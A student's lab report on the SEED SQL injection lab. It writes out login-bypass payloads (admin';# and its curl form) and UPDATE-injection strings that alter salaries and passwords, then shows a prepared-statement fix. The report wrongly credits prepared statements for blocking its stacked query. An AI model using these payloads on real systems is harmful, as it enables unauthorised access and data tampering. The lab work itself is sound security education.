哈尔滨工业大学(深圳)

《网络与系统安全》
实验报告

实验二

SQL 注入 实验

学　院: 计算机科学与技术学院

姓　名: 覃煜淮

学　号: 220110803

专　业: 计算机类

日　期: 2025 年 4 月

一、实验过程

每个实验步骤（共 9 个小任务（任务 1.1、1.2，任务 2.1、2.2、2.3，任务 3.1、3.2、3.3，任务 4））要求有具体截图和分析说明。

任务 1.1 运行上述命令后，需要使用 SQL 命令打印员工 Alice 的所有概要信息。请提供你的结果截图。

执行 use 确定数据库名称，show tables 展现数据库中的表名，执行下列 sql 得到结果

```
mysql> select * from credential where Name="Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.01 sec)
```

任务 1.2 [选做，需要安装 sqlmap]运行上述命令后，可以将 credential 中的所有信息 dump 下来。请提供你的结果截图，并根据第一条命令找出可以注入的信息点。

任务 2.1:网页 SQL 注入攻击。利用 Admin 账户，可以尝试使用其他账户。

在用户名处输入 admin';#即可获得所有账户信息，此处的#号表注释掉了之后的 where 判断条件的内容（即 password）

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

任务 2.2:命令行 SQL 注入攻击。利用 curl 命令进行攻击

命令行攻击命令以及截图如图所示:

在 URL 中%27 代表单引号，%23 代表#

```
[04/07/25]seed@VM:~$ curl www.seed-server.com/unsafe_home.php?username=admin%27%
23
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top
 with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of b
ootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the pag
e with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the ph
```

```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-
fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-
color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" s
tyle="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><l
i class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span
```

任务 2.3:追加一条新的 SQL 语句。请尝试通过登录页面运行两条 SQL 语句,并说明是否能够获取到信息。


尝试追加一条 sql 语句在 admin 之后，出现错误如下，未获取到信息

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select * from credential;#' and Password='da39a3ee5e6b4b0d3255bfef95601890afd807' at line 3]\n

未获取到信息的原因：

后端使用了预编译语句或参数化查询，防止了多条 sql 的注入

任务 3.1:修改自己的工资。



在 NickName 处输入 Alice',Salary=999999 where Name="Alice";#即可


任务 3.2:修改其他人的工资。

Key	Value
Employee ID	10000
Salary	1
Birth	9/20
SSN	10211002
NickName	Boby
Email	
Address	
Phone Number	

在 Nickname 处输入 Boby',Salary=1 where Name="Boby";#

任务 3.3:修改他人密码。

修改操作如下:



在容器中检验发现更改密码前后的密码变化：

```
| fdbe918bdae83000aa54747fc95fe0470fff4976 |

| 7c4a8d09ca3762af61e59520943dc26494f8941b |
```

任务 4：在这个任务中，我们将使用预处理语句机制来修复 SQL 注入漏洞。

如果你在任务 4 中还完善了其他代码，请一并说明。


```
// 准备 SQL 语句
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
// 绑定参数
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
// 执行查询
$stmt->execute();
// 获取结果
$result = $stmt->get_result();

if ($result->num_rows > 0) {
  // 只取第一行
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}

// 关闭语句和数据库连接
$stmt->close();
$conn->close();
```

如上代码所示，以上为更改替换的代码，使用了 prepare 预编译方法，将数据和代码分离，参考指导书的部分代码，注释如上

最终在网页测试 sql 注入情况如下：



成功防止用户通过不合理的 sql 注入获取信息

【选做】有余力的同学可以完善下 unsafe_home.php 、unsafe_edit_frontend.php 和 unsafe_edit_backend.php 代码文件，把相关的漏洞修复。

二、遇到问题及解决方法

问题：在修改其他用户的密码这一块耽误时间较久，当时还请教了老师但是每次在网站上依旧报错

解决方案：经过在 mysql 容器内测试最终发现其实用户密码已经更改，哈希值已经改变但是执行在网站确实会出现报错情况

三、对本次实验的建议

本次实验很好，感觉是特别有意思的一次实验，使用了多容器技术，也简单了实践了早有耳闻的 sql 注入技术，很有收获，希望之后指导书能够更新出我遇到问题的原因，让我进一步学习